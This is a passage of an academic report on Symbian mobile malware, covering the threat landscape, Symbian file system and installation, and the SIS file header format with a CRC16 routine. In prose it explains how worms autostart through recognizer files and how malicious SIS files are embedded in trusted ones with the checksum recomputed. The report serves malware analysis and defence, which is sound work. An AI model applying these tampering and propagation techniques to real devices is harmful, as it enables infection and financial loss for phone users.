R&D Project Report On

Mobile Worms, Viruses and Threats

By

Mitesh M. Khapra (06305016)

And

Nirav S. Uchat (06305906)

under the guidance of

Prof. Bernard L. Menezes

K.R.School of Information Technology,

Indian Institute of Technology, Bombay

Mumbai

Department of Computer Science and Engineering
Indian Institute of Technology, Bombay
Mumbai

Table of Contents

Chapter 1: Introduction to Mobile worms, viruses and threats. **8**

1.1. Reality Bites *8*

1.2. The past, the present and the future!! *9*

Chapter 2: An Introduction to Symbian **11**

2.1. Introduction *11*

2.2. Hardware and Software Issues *11*

2.2.1. Some hard facts about the hardware 11

2.2.2. Being soft on the hardware 12

2.2.3. Not just a Smartphone 13

2.3. Symbian File System *13*

2.3.1. Some important directories 14

2.4. Symbian Executables *16*

2.5. Symbian APIs *16*

2.6. Installing applications on Symbian phones *17*

2.7. Summary *18*

Chapter 3: Dissecting Symbian SIS Files **19**

3.1. Introduction *19*

3.2. SIS Files Format (v7.0, v8.0 and v8.1) *19*

3.2.1. File Header 20

3.2.2. File Records 21

3.3. Hacking in to a Malware Writer's Mind: *23*

3.3.1. Case 1: Construct a SIS file programmatically. 23

3.3.2. Case 2: Embed a malicious SIS file in an existing trusted SIS file. 24

3.4. SIS Files Format (v9.1) *25*

3.4.1. Two-part structure 26

3.4.2. Symbian Signed 26

3.5. A Challenge to malware writers *29*

3.5.1. Challenge 1: Construct a SIS file programmatically 29

3.5.2. Challenge 2: Embed a malicious SIS file in an existing trusted SIS file. 29

3.6. Summary *30*

Chapter 4: Cabir – An Analysis **31**

4.1. Introduction *31*

4.2. The message from the dark side! *31*

4.3. And the credit goes to… *31*

4.4. Modus Operandi *32*

4.5. The chosen ones *33*

4.6. Behind the scenes *33*

4.6.1. Structure and some important files 33
4.6.2. Painting the town blue - CARIBEBT.cpp/.h 35
4.6.3. Install, copy and auto-start- CARIBEINSTALLER.cpp/.h 38

4.7. Summary 46

Chapter 5: CommWarrior – An Analysis 48

5.1. Introduction 48

5.2. The message from the dark side! 48

5.3. And the credit goes to… 48

5.4. Modus Operandi 48
5.4.1. Propagation via Bluetooth 49
5.4.2. Propagation via MMS 49

5.5. The chosen ones 50

5.6. Behind the scenes 50
5.6.1. Structure and some important files 51
5.6.2. Painting the town blue - CommWarriorBT.cpp/.h 52
5.6.3. Install, copy and auto-start - CommWarriorInstaller.cpp/.h 52
5.6.4. A message for you - CommWarriorMMS.cpp/.h 52

5.7. Summary 55

Chapter 6: Skuller – An Analysis 56

6.1. Introduction 56

6.2. And the credit goes to… 56

6.3. Modus Operandi 56

6.4. The chosen ones 57

6.5. Behind the scenes 57
6.5.1. Structure and some important files 58

6.6. Summary 59

Chapter 7: Taxonomy of mobile worms and viruses 60

7.1. Introduction 60

7.2. The Most Wanted 60
7.2.1. Cabir 61
7.2.2. CommWarrior 61
7.2.3. Skullers 62

7.3. The Followers 63
7.3.1. Mosquit 64
7.3.2. Lasco 64
7.3.3. Locknut 65
7.3.4. Dampig 66
7.3.5. Drever 67
7.3.6. Mabir 68
7.3.7. Fontal 69
7.3.8. Appdisabler 70
7.3.9. Doomboot 71
7.3.10. Blankfont 71

7.3.11. Skudoo 72
7.3.12. Singlejump (Onehop) 73
7.3.13. Cardtrap 75
7.3.14. Cardblock 76
7.3.15. PbStealer 77
7.3.16. Bootton 78
7.3.17. StealWar 79
7.3.18. Others 80

7.4. Summary 80

Chapter 8: Mobile Antivirus: The future!! 82

8.1. Introduction 82

8.2. Smart Virus Detection 82
8.2.1. Classification Models 83

8.3. Summary 83

Chapter 9: The Blues of Bluetooth 85

9.1. Introduction 85

9.2. Connection blues!! 85

9.3. Bluetooth Architecture 87

9.4. Bluetooth Security Features 89
9.4.1. Adaptive Frequency Hopping (Security at Baseband Layer) 89
9.4.2. Link Key generation, Authentication and Encryption (Security at link layer) 91
9.4.3. Security Modes in Bluetooth 94

9.5. Hacking Blues!! 95
9.5.1. Bluetooth Attacks - Exploiting Improper Implementation 95
9.5.1.1. BlueBug Attack 96
9.5.1.2. BlueSnarf Attack 97
9.5.1.3. BlueSnarf++ Attack 98
9.5.1.4. Blueprinting 99
9.5.1.5. BlueSmack Attack 101
9.5.1.6. Bluejacking 102
9.5.1.7. HeloMoto Attack 102
9.5.2. Bluetooth Attack – Protocol Design Flaw 103
9.5.2.1. Man in the Middle Attack 103
9.5.2.2. Attack Using Spoofed MAC Address 105

9.6. Guidelines for Bluetooth Security 106

9.7. Summary 107

Chapter 10: Setting Up Your Personal Mobile Virus Analysis Lab 108

10.1. Introduction 108

10.2. Symbian Tools 108
10.2.1. Installing Symbian Series 60 Second Edition Emulator 108
10.2.2. Installing Symbian Series 60 Third Edition Emulator 109
10.2.3. Installing Nokia Connectivity Framework 109
10.2.4. Setting up Bluetooth connectivity with NCF for 2nd edition Series60 emulator 110
10.2.5. Setting up Bluetooth connectivity with NCF for 3rd edition Series60 emulator 111
10.2.6. Setting up MMS connectivity with NCF for 2nd edition Series60 emulator 113

10.2.7. Setting up MMS connectivity with NCF for 3rd edition Series60 emulator ... 114

10.3. Setting up tools for analyzing Bluetooth based attacks ... 115
10.3.1. Bluez (Bluetooth protocol stack) ... 115
10.3.2. hcidump utility ... 115
10.3.3. OpenOBEX and ObexFTP ... 116
10.3.4. hcitool ... 118
10.3.5. bdaddr utility ... 118
10.3.6. Bluediving tool ... 119
10.3.7. Installation of Gnokii – Mobile synchronization tool for Linux ... 119

10.4. Summary ... 120

Chapter 11 - Critique, Future Work and Conclusion ... 121

11.1. Symbian rises to the challenge ... 121
11.1.1. Runtime security check and capabilities ... 121
11.1.2. UID usage and data caging ... 122

11.2. Future Work (Some Open Research Questions) ... 123
11.2.1. A deeper analysis of some worms, viruses and Trojans ... 123
11.2.2. Can Symbian signed be hacked? ... 123
11.2.3. The next big (dirty) thing: Mobile spyware ... 124
11.2.4. Polymorphic Mobile Worms ... 124
11.2.5. Low Cost Bluetooth Air Sniffers ... 124

11.3. Conclusion ... 124

Bibliography ... 126

APPENDIX A ... 128

A.1. SIS FILE FORMAT (up to Symbian OS v8.x) ... 128

A.2. SIS FILE FORMAT (Symbian OS v9.x) ... 128

APPENDIX B ... 129

B.1. LIST OF APPLICATIONS/FILES OVERWRITTEN BY SKULLERS ... 129

APPENDIX C ... 132

C.1. LIST OF SYMBIAN PHONES ... 132
C.1.1. Symbian v6.x Series 60 phones ... 132
C.1.2. Symbian v7.x Series 60 phones ... 132
C.1.3. Symbian v7.x Series 80 phones ... 132
C.1.4. Symbian v7.x Series 90 phones ... 132
C.1.5. Symbian v7.x UIQ phones ... 132
C.1.6. Symbian v8.x Series 60 phones ... 136
C.1.7. Symbian v9.x Series 60 phones ... 136
C.1.8. Symbian v9.x UIQ phones ... 136

APPENDIX D ... 137

D.1. Modifications to be done in Example_BTUSB_Environment_CW.env ... 137

Acknowledgements

We would like to thank Prof. Bernard Menezes for his constant support and guidance during the course of this project.

Abstract

Over the past few years, computer scientists have been witnessing the evolution of a vicious species a.k.a. *Mobile malware!!* While this might seem to be a surprising phenomenon it is actually not. Power has always attracted miscreants and the powers that some of these sophisticated mobile devices provide could not have failed to grab the attention of such miscreants. Mobile devices like Smart phones, PDAs and palmtops have become an essential part of everyday life. You take control over a person's cell phone and you have control over the person's entire life (his/her family details, bank accounts, salary details and what not?). Now, how's that for power!! No wonder there are so many misdirected people out there trying to infect the mobile environment with viruses which would give them unlimited access to a victim's *personal, professional and financial life*. This probably explains this phenomenon of rapid evolution of mobile malware. What started in 2004 as a drizzle of malicious programs has now slowly turned into a downpour and by the looks of it we can expect a thunderstorm in the near future. Among mobile devices, the worst affected are Symbian smart phones. Symbian is an extremely popular OS used in a variety of smart phones. The popularity of Symbian and the consequent large pool of Symbian phone users have aroused the interest of hackers and virus writers. More than 90% of the current mobile malware targets Symbian OS phones. In this report we look at some of the existing Symbian worms, viruses Trojans and trace the evolution cycle of these malicious programs. We point out the subtle similarities and differences between these malicious programs. We briefly look at some sophisticated techniques which can be used for developing intelligent anti-viruses for fighting against the threat posed by mobile malware.

A significant milestone in the evolution of wireless technology was the arrival of the "Bluetooth wireless technology. Bluetooth became so popular that most of the latest mobile phones (and even laptops) include it as a default feature. Alas!! The celebrity status of Bluetooth came with its own set of problems!! The popularity of Bluetooth aroused the interest of hackers. There were many instances where hackers used Bluetooth to hack into the mobile phones. Most of these attacks were possible because of implementation flaws (which were fixed in the later versions of the particular mobile phone) and not because of flaws in the protocol itself. In this report we discuss about some of these attacks and suggest some remedies.

Keywords: *Symbian malware, Bluetooth security.*

Chapter 1: Introduction to Mobile worms, viruses and threats.

1.1. Reality Bites

The word is out. Mobile viruses are a reality. The long standing debate about whether mobile viruses really pose any threat is over. Virus writers have shown that they mean business. And going by the current trend it is clear that they have ambitious plans of expansion. Antivirus companies now have hundreds of Trojans and worms for mobile phones in their collections. What started in 2004 as a drizzle of malicious programs has now slowly turned into a downpour and by the looks of it we can expect a thunderstorm in the near future. Every week about ten mobile phone Trojans are added to antivirus databases. Symbian phones have been among the worst affected. The popularity of Symbian and the consequent large pool of Symbian phone users have aroused the interest of hackers and virus writers. More than 90% of the current mobile malware targets Symbian OS phones.

Perhaps the most disturbing threat is that of the user's privacy. A mobile phone is like your trusted friend who knows everything about you. It acts as a single source of information for all your personal data like phone numbers, messages, agenda and much more. Imagine what would happen if someone corners this trusted friend of yours and starts extracting all information about you. Sensitive data can be deleted, modified or stolen. Chaos everywhere!! Definitely we wouldn’t like to be at the receiving end of such a vicious attack.

Another disturbing fact is that malware writers seem to be competing with Symbian OS developers. They are continuously looking for new ways to hack into mobile phones The more the sophisticated features introduced by Symbian the better are the ingenious ways used by malware writers to attack these phones. Gone are the days when mobile phones were simple communication devices. Present generation mobile phones are full-fledged multimedia devices with little to differentiate them from palmtops. Considering these facts, it wouldn’t be incorrect to say that the kind of security problems of mobile users would be disturbingly similar to those already faced by PC users.

Another interesting fact worth mentioning is that while the growth rate of mobile malware has far outpaced the growth rate of its Desktop counterpart, the rate at which the awareness about mobile malware is spreading is much slower. Ask an average user to install an antivirus for his mobile phone and he will probably laugh at you. There’s a long way to go before users know as much about mobile viruses as they do about computer viruses.

Ignorance is bliss…Or is it?

Author: *Hey buddy, I need to rush home, have to complete my report on mobile worms and viruses.*

Ignorant user: *Mobile Worms and Viruses? I am sure you are joking. Viruses are for Desktop PCs. Why would someone write viruses for mobile phones? I mean, it makes sense*

that such a large pool of PC users would arouse the interest of any hacker but why mobile phones?
Author: *Wait a second, isn't the pool of mobile phone users much larger than that of PC users.*
Ignorant user: *Hmm, that's true. But Desktop PCs offer a range of advanced features such as network connectivity which make them vulnerable and susceptible to attacks. Just for the sake of argument, let's assume that someone wants to attack a mobile phone then the obvious question which arises is "How would he do so?" I don't think there is any way he could do this. No, No I am sure there is some mistake.*
Author: *Think again dude!! Aren't mobile phones which were used purely as communication devices a thing of the past? The latest generation mobile phones provide advance features such as internet connectivity, Bluetooth connectivity, MMS, SMS and a strong set of APIs for application development. Wouldn't it be possible to exploit these features to send malicious content to unsuspecting users?*
Ignorant user: *Ok, maybe what you are saying makes sense but then PC viruses took a whole 20 years to reach their current stage of evolution. It would be long before the threat posed by mobile viruses becomes a force to reckon with.*
Author: *They say that truth is stranger than speculation. And indeed it is. When reports of mobile viruses started appearing many experts dismissed them as small incidents which were not to be taken seriously. But they were proven wrong. In less than two years mobile viruses have proved that they will outpace the growth of PC malware. First there was Cabir and then CommWarrior and…*
Ignorant user: *Ahem…Did you say CommWarrior?*
Author: *Yes. Heard of it?*
Ignorant user: *Ahem…I need to go. I am getting late (Darn!!! I shouldn't have installed that file).*

1.2. The past, the present and the future!!

The evolution of mobile viruses started with proof-of-concept worms like Cabir. The intention of the authors of Cabir was not to cause any financial damage to the victims but to make the world aware of their adeptness at writing viruses for a relatively newer platform. However, their successors were not so philanthropic and were more than willing to cause financial damages to the user. This generation of worms and viruses used MMS for spreading and/or sent SMS to premium numbers thereby causing financial losses to the victims. The eagerness of users to immediately accept and install any application received via MMS from there friends/relatives was largely responsible for facilitating the spread of these viruses. Once hit, the infected mobile phone would start sending unwanted spam SMS and MMS messages to all the numbers listed in the phone(all this while the unwitting user is charged for the costs of this fraud). So far so bad!! As if this wasn't enough, then arrived a new breed of malware (Trojans) which opened new doors for script kiddies. Until now the development of mobile viruses needed some ingenuity on the part of the mobile phone users. But this new breed of Trojans showed that any person who could use a utility for creating sis files would be able to create Trojans of these kinds. These Trojans exploited the vulnerabilities in the Symbian OS which made it possible to overwrite any files, including system files. Being Trojans these worms did not self-replicate. They relied on the user’s curiosity and his/her disregard for basic security.

Experts believe that future mobile worms and viruses would be much more malicious as compared to the existing worms and viruses. Present mobile phone viruses make an impact in the form of obvious hassle of phone malfunctioning and small expenses in the form of MMS/SMS. However, it is expected that in the future there will be an increase of attacks designed to make the device completely inoperable thereby causing permanent and severe financial damage to the user. Another expected threat is the increase in the amount of spyware available for mobile devices. A mobile spyware is an application that can take the microphone audio data and the camera video data and stream it over a Bluetooth connection. If an attacker designs a mobile Trojan and covertly installs it on a mobile device, then all the incoming and outgoing voice calls can be tracked by that attacker. The Trojan can also be programmed to record this data and send it over a GPRS connection. This will result in a serious invasion of privacy as well as a security risk.

Only time can say what virus writers have in store for their unsuspecting victims but one things for sure that the advent of mobile viruses and their amazing ability to keep pace with advancing technology has definitely raised the age old question:

Is technology a boon or a curse?

Chapter 2: An Introduction to Symbian

2.1. Introduction

Any report on mobile worms and viruses would be incomplete without an introductory chapter on Symbian OS [1]. **Symbian OS** is the most widely used Operating System designed for mobile devices. Symbian's popularity has made it a major target for virus writers. Having a good knowledge of the basic structure of Symbian would be useful in the analysis of the existing malware. It would be impossible to discuss the entire architecture and all the features provided by Symbian OS in a single chapter as even an entire book would not be sufficient for this. Here our aim is just to introduce the reader to the basic structure of Symbian OS and some of the features provided by it. As we go along we will also point out some vulnerabilities/features that are exploited by malware. We will look at each of the following topics in some detail:

1. Hardware and software issues in Symbian devices.
2. Symbian file system.
3. Symbian executables.
4. The APIs provided by Symbian for writing applications.
5. Application installation and uninstallation.

2.2. Hardware and Software Issues

2.2.1. Some hard facts about the hardware

To design software for a system we need to be aware of the hardware resources that are available to us. So let’s take a look at the hardware ingredients of a typical Symbian OS phone [1].

CPU:

At the time of writing this report the fastest processor available was the ARM Cortex A-8 processor which is capable of running at speeds of up to 1GHZ. Earlier cell phones were based on 190 MHz and 260 MHz StrongARM CPUs. Future phones may have faster processors but for the time being this is what we have on our hands.

ROM:

A system ROM contains the OS and all the built-in middleware. Unlike desktop PCs hard-disks are not used for storing the OS.

RAM:

RAM is very fast to access, and it is used for primarily one thing: the run-time memory of software applications (including the device's operating system and any applications). There is also a secondary use for RAM, where a part of it is allocated/reserved and used as if it was a storage drive. This is known as a RAM disk. As it is volatile memory, only small temporary items/files should be stored on it as its contents will disappear when the device is powered off.

I/O devices:

Based on the device type the following I/O devices may be present:

1. Screen
2. Keypad/Keyboard
3. Memory card slot for additional disk space accessed as D: drive.
4. A serial port for RS232
5. Infrared port
6. Bluetooth

Power sources:

1. Mostly battery.
2. Some may take external power from a mains adapter.

It is easy to see that the devices for which Symbian OS is built are not resource rich and as we will see in the next section, this constraint played an important role in the design considerations of Symbian OS. But before that let us try to get into a virus writer's head and analyze some facts about the hardware that would interest him. This is what goes on typically in a virus writer's head:

1. *As these devices have a slower CPU I could write malicious code to keep it busy and hence affect other processes running on the device.*
2. *These devices run on batteries which have a limited standby time. So if I could write an application that would increase power consumption by keeping the CPU busy then I could cause some inconvenience to the victim.*
3. *I could use some of the hardware (like bluetooth) to remotely access and control a victim's phone.*

2.2.2. Being soft on the hardware

Symbian OS designers were very clear about the fact that this OS was meant to run on handhold devices, which have limited resources and are expected to run for a long time. These constraints were intelligently incorporated in the design and strong emphasis was made on conserving memory. Symbian-specific programming idioms such as descriptors and a cleanup stack were introduced to keep memory usage low and memory leaks rare. Similar techniques were made available for conserving disk space (though the disks on Symbian devices are usually flash memory). To ensure its popularity the designers had to allow as many features as possible but at the same time had to ensure that the power was utilized efficiently. The lesser the CPU utilization the lesser will be the power utilization and more will be the life of the battery. To keep the CPU utilization to a minimum all Symbian OS programming is event-based, and the CPU is switched off when applications are not directly dealing with an event.

2.2.3. Not just a Smartphone

To think of Symbian devices as smart phones which provide us with some basic phone related functionalities (like phonebook, messaging, dialing etc.) would be a huge mistake. These devices are not just smart phones but general purpose computing devices which also function as phones. These devices should be viewed as small computers which require an OS which provides all the features that a standard Desktop OS provides. And Symbian does exactly that. It provides the following features:-

1. Pre-emptive multitasking
2. Multithreading
3. Memory protection
4. File system
5. A complete set of system libraries and relational database

Readers would be familiar with most of the above features and we would not like to discuss their details. However from our point of view (i.e. for understanding Symbian malware) we need to have some knowledge about the file system provided by Symbian and the APIs provided by it for application development. We will look at these two in the next two sections.

2.3. Symbian File System

Just like desktop PCs Symbian file system is based on drive letters and directories. However, unlike desktop PCs Symbian devices do not have a secondary storage device (e.g. magnetic disks). The memory requirements of Symbian devices are met with the help of a ROM, volatile RAM, non-volatile RAM and external memory cards. Each of the above has a specific purpose and can be accessed as a particular drive. Let’s have a look at each of them in detail [2].

Non-volatile ROM (The Z: drive)

Flash ROM on a phone contains the phone core software; the operating system and any additional supporting software. As it is read-only, it can't be written to by any applications. It can only be updated using a procedure known as "flashing" which updates the phone's firmware (which means the built-in phone software in ROM). Any file manger application for a Smartphone will show the ROM as the Z drive.

Non-volatile RAM (Flash RAM – the C: drive)

This memory is used for storing user data and user installed applications. It is called "Flash RAM" as it is based on the Flash memory technology, and is also writable (hence "RAM", as opposed to "ROM). Any file manger application for a Smartphone will show this memory area as the C drive. This is the drive where all your contacts, messages and photos are saved by default (In short this is the place where anything gets stored when you select the option “save to phone memory”). If you receive a virus file and choose to install it (either because you received it from a trusted user or just out of curiosity) then this is the drive in which it will get installed. (This fact will help us later when we discuss about cleaning up viruses from an infected system).

Volatile RAM (The D: drive)

This memory is used primarily as the run-time memory for applications (the device's operating system and any user or system applications). Any file manger application for a Smartphone will show this memory area as the D drive. This memory also serves another purpose wherein a part of it is allocated/reserved and used as if it was a storage drive. This is known as RAM disk. As it is volatile memory, only small temporary items/files should be stored there as its contents will disappear when the device is switched off.

Memory Cards (The E: drive)

Memory cards are removable, writable storage also based on Flash memory. These cards are recognized as E: drive. They are mainly used as secondary storage or for exchanging data between two devices. (When a memory card is inserted, some worms copy themselves to these cards and use them as a medium of propagation).

In summary, smart phones have the following drives:

1. C: drive; A non-volatile (permanent), writable storage area (phone memory). (This is the place where most of the viruses get installed)
2. D-drive; a volatile temporary storage area reserved from RAM
3. E-drive; a non-volatile removable, writable (usually) memory card (which come in different types). (Can be used for spreading viruses from one device to another)
4. Z-drive; a non-volatile, non-writable storage area (where the firmware/operating system resides)

2.3.1. Some important directories

All the above drives have a “system” directory. This directory is created automatically on a new media when it is inserted. The “system” directory contains sub-directories which contain OS and application files. This is very much similar to the “system” directory in C:\windows. The following are some of the important sub-directories.

System\Apps

This is the directory which contains all the applications visible to the user.


E.g.

Z:\System\Apps would contain system applications like

1. Phonebook
2. MMSViewer
3. SMSViewer etc.

C:\System\Apps would contain user installed applications like

1. File Manager
2. Voice Recorder and so on.






Image taken from [2]

System\Recogs

This directory contains recognizer components. A recognizer, according to original Symbian design, shall be used to identify the MIME type that is attached to a file. This is one of the steps involved in writing applications that can handle a specific type of data. Recognizers can also be used to auto-start an application at mobile boot. Virus writers exploit this feature by creating an .mdl file for their worm (this .mdl file will act as a recognizer for the worm) and copying it to this directory. This .mdl file will make sure that the worm gets executed every time the system boots.

System\Install

This directory stores the data needed for uninstallation of user installed applications. When the user installs a new application, the necessary uninstallation information is copied to this directory.




Image taken from [2]

2.4. Symbian Executables

Symbian executables have unique identifiers (UID). This allows Symbian OS to distinguish files associated with one application from files associated with other applications. A UID is a 32 bit number, which can be obtained from Symbian by sending an e-mail to uid@symbiandevnet.com. Symbian executables come in three flavors as mentioned below:

1. **Foo.app (GUI applications)**

These are the applications which are visible to end users and are accessible from application menu. Each application must have its own directory under System/Apps in some drive. All phone features (as well as many viruses) are implemented using .app GUI applications. Some examples are given below

- Z:\System\Apps\Menu\Menu.App :
  Phone main menu and application launching service.
- Z:\System\Apps\AppInst\ Appinst.App
  Installation and uninstallation services.
- Z:\System\Apps\MMM\mmm.App
  Messaging application for sending and receiving MMS and SMS.

Just imaging what would happen if any of these files get corrupted or overridden? Although there are no direct ways by which a virus writer can do this (as these files are located on the Z: drive (ROM) which cannot be written to), there are some loopholes which provide a workaround (More on this later).

2. **Foo.exe (Command line applications and servers)**

These cannot be accessed by the end user. These are services or utilities that are used by GUI applications.

3. **Foo.mdl (Recognizer components)**

These executables provide file association services for the rest of the OS. They have the ability to start automatically at boot or when a memory card is inserted. These files must be located in the System\Recogs directory of one of the drives. As mentioned earlier, virus writers use this technique to make their viruses start automatically when the device boots.

2.5. Symbian APIs

Symbian provides a wide range of APIs [3] for application development using C++. To ensure memory management, cleanup and low CPU utilization a specialized set of APIs was developed. Although this makes it difficult for a new developer to adapt to the Symbian C++ [4] environment, this drawback is hugely offset by the extensive documentation and developer community support that Symbian enjoys. Exhaustive APIs are available for:

1. GUI development.
2. SMS, MMS application development.
3. Bluetooth application development.

4. File system access.
5. Accessing phonebook and other items in phone memory.

This complete set of APIs would be any application developer's paradise. Imagine having full access to phone memory and other features like SMS, MMS and Bluetooth. This extensive API set is one of the main reasons for Symbian's popularity. It is also the reason for the exponential growth of malware for Symbian OS as it opens up a lot of possibilities for writing malicious code. This is what goes on in a virus writer's mind:

1. *I could use the Bluetooth APIs to scan for devices in my neighborhood (within a range of 10 m) and then send some malicious file using an obex client.*
2. *I could access the phonebook, read all contact information and send SMS to all the contacts and cause financial loss to the victim.*
3. *I could access the phonebook, read all contact information and send a malicious file as an attachment using MMS.*

Easy as it may seem, it is not. Although some viruses have been written which use some of the above mentioned techniques, these viruses still require user intervention and some ingenious ways for replication. But the point to be noted is that much of the work of a virus writer is simplified by these APIs. He does not have to worry about using hacking techniques to get access to MMS, phonebook etc. The APIs provide him these facilities which make it somewhat easy to develop viruses for this OS.

2.6. Installing applications on Symbian phones

Software Installation System (SIS) files are the only currently known method for a normal user to import executable code to a Symbian device. Any malware that wants to run on the device has to get installed as a SIS file. Thus all known malware uses SIS files.

A SIS file is an archive file with header parameters used by the system installer. When a user opens a SIS file the installer is automatically started and starts installing the file. The following stages are involved in the installation of a Symbian application

1. A SIS file arrives to the device via Bluetooth, IRDA, MMS, USB cable or MMC.
2. The SIS file gets executed either automatically (bluetooth) or user clicks on the file
3. Symbian SIS installer parses the file and installs the application.
4. Files in the archive are copied to appropriate locations as specified in the SIS file.
5. Any embedded SIS files are also installed (Some worms use this technique for propagation. They search for existing sis files in the device (or when an external card is inserted into the device) and then embed their own sis file into the existing sis file.
6. Starts installed application automatically (optional). This feature is also exploited by some worms. When a worm gets started automatically it gets the opportunity to copy all its files to a new location to avoid detection and to perform some basic operations to ensure future propagation.
7. Copies uninstall data to system\uninstall directory.

To summarize, when contents of a SIS file are installed, it can affect following properties that interest malware:

1. Exact name and path where a file is installed.
2. Automatic execution of the file that is installed.
3. Displaying text to user during installation.
4. Embedding additional SIS files that are automatically installed after the main file is installed.

When a SIS file is installed, the system creates uninstall data. This data is stored into system\install directory (with the sane name as the original SIS file) of the drive where the application is installed. This uninstall data is used by the Application Manager for uninstalling the application.

2.7. Summary

In this chapter we discussed various hardware and software features available to Symbian OS devices. We also gave a brief introduction to the wide range of APIs available to Symbian OS developers which make it very popular. But as they say, "With power comes responsibility". Symbian has given its application developers enough flexibility and power (in the form of rich APIs) to make their life easier in developing rich, powerful applications. Unfortunately some people decide to be irresponsible and exploit these features to accomplish their malicious intentions. In some of the later chapters we will see to what extent they have succeeded and what steps Symbian has taken to strike a balance between power and accountability.

Chapter 3: Dissecting Symbian SIS Files

3.1. Introduction

As we discussed in the last chapter, the structure of a SIS file makes it vulnerable to exploitation by virus writers. In this chapter we describe the original format used by earlier versions of Symbian (i.e. v7.0, v8.0 and v8.1) and look at some methods used by malware writers to tamper trusted SIS files (existing on the victim's device) and/or to dynamically generate new SIS files to package their malware. We then discuss the security features introduced in Symbian v9.1 to prevent malicious writers from tampering trusted SIS files. Here, we will keep the discussion limited to vulnerabilities and security issues only. Interested readers can refer to Appendix A for a detailed description of the structure of SIS files.

3.2. SIS Files Format (v7.0, v8.0 and v8.1)

"Thou shall be exploited"

As we will see in some of the later chapters, many virus writers use one or both of the following approaches for replication/propagation:-

1. Replicate by constructing a SIS file of their malware programmatically. (i.e. embed code in malware to construct its own SIS file. This requires a deep understanding of the structure of the SIS file and the offset of various fields in it). We would like to address one important question here to avoid any confusion later on.

Q. "Why would someone want to write code to generate a SIS file when so many tools are available to do so?"

A. Please understand that the intention is replication of SIS files and not creation of SIS files. Once the malware is installed on the victim's device the SIS file may be deleted (either by the installer itself or manually by the user). So now if the malware wants to spread its SIS file to a new target it has to create it dynamically (as no tools will be available on the victim's device to create SIS files). Also note that it is possible to reconstruct the SIS file because even though the original SIS file has been deleted, its components (i.e. the application files which it packaged) are still present on the victim's device. So, if the structure of SIS file is known a corresponding SIS file can be constructed to package these components.

2. Search for existing trusted SIS files on the target device. Embed the SIS file of the malware into these trusted SIS files so that the malware can propagate along with the trusted, supposedly harmless SIS file (As we will see below, Symbian allows a SIS file to have embedded SIS files. Again the above procedure requires a deep understanding of the structure of the SIS file and the offset of various fields in it)

In order to give the reader a better understanding of the above mentioned points we now discuss some important fields in a SIS file and simultaneously mention some methods used by malware writers to tamper existing SIS files and/or to dynamically generate SIS files to package their malware.

In the earlier versions (v7.0, v8.0 and v8.1), a SIS file consisted of the following sections [5]:

1. File Header
2. Language Records
3. File Records
4. Requisite Records
5. Component Name Record
6. Capabilities Record
7. Certificates Record
8. Resource Data

3.2.1. File Header

No. of→ bytes / *Offset↓*	*2 bytes*	*2 bytes*	*2 bytes*	*2 bytes*	*2 bytes*	*2 bytes*	*2 bytes*	*2 bytes*
`0x00 - 0x0f`	*UID1*		*UID2*		*UID3*		*UID4*	
`0x10 - 0x1f`	*Checksum*	*No. Of Languages*	*Number of files*	*Number of requisites*	*Installation language*	*Installation files*	*Installation drive*	*Number of capabilities*
`0x20 - 0x2f`	*Installer version*		*Options*	*Type*	*Major version*	*Minor version*	*Variant*	
`0x30 - 0x3f`	*Languages pointer*		*Files pointer*		*Requisites pointer*		*Certificates pointer*	
`0x40 - 0x4f`	*Component name pointer*		*Signature pointer*		*Capabilities pointer*		*Installed space*	
`0x50 - 0x5f`	*Maximum installed space*		*RESERVED*					
`0x60 - 0x63`	*RESERVED*							

Most of the fields above are self-explanatory and are not significant for our discussion. We shall concentrate only on the highlighted fields.

Checksum: - The *Checksum* field is calculated as the CRC16 of all the data in the SIS file excluding the 2 bytes occupied by the *Checksum* itself and any signature block. If anyone wants to tamper with the SIS file he/she will have to update/modify the checksum accordingly.

The standard x16 + x12 + x5 + 1 polynomial is used to generate a 16 bit CRC. The following C code calculates a lookup table to allow efficient calculation of this CRC:

```
const unsigned int polynomial = 0x1021;
unsigned int table[256], index;
table[0] = 0;
for (index = 0; index < 128; index++)
```

```
{
   unsigned int carry = table[index] & 0x8000;
   unsigned int temp = (table[index] << 1) & 0xffff;
   table[index * 2 + (carry ? 0 : 1)] = temp ^ polynomial;
   table[index * 2 + (carry ? 1 : 0)] = temp;
}
```

The following C code can then be used to add a byte (value) to a 16 bit CRC (old_crc) to give the new 16 bit CRC (new_crc):

```
new_crc = (old_crc << 8) ^ table[((old_crc >> 8) ^ value) & 0xff];
```

The CRC value should be initialized to 0 before any bytes are processed. If a SIS file is tampered with (either to add new contents or to corrupt existing contents) then the checksum needs to be recalculated and this fields needs to be updated to reflect the modifications. If the checksum is inconsistent with the contents of the file then the SIS file will be rejected by the installer.

Number of files: - This field specifies the number of files packaged in the SIS file. If a malware writer intends to embed his malicious SIS file to an existing SIS file then he needs to modify this field (and of course, recalculate the checksum).

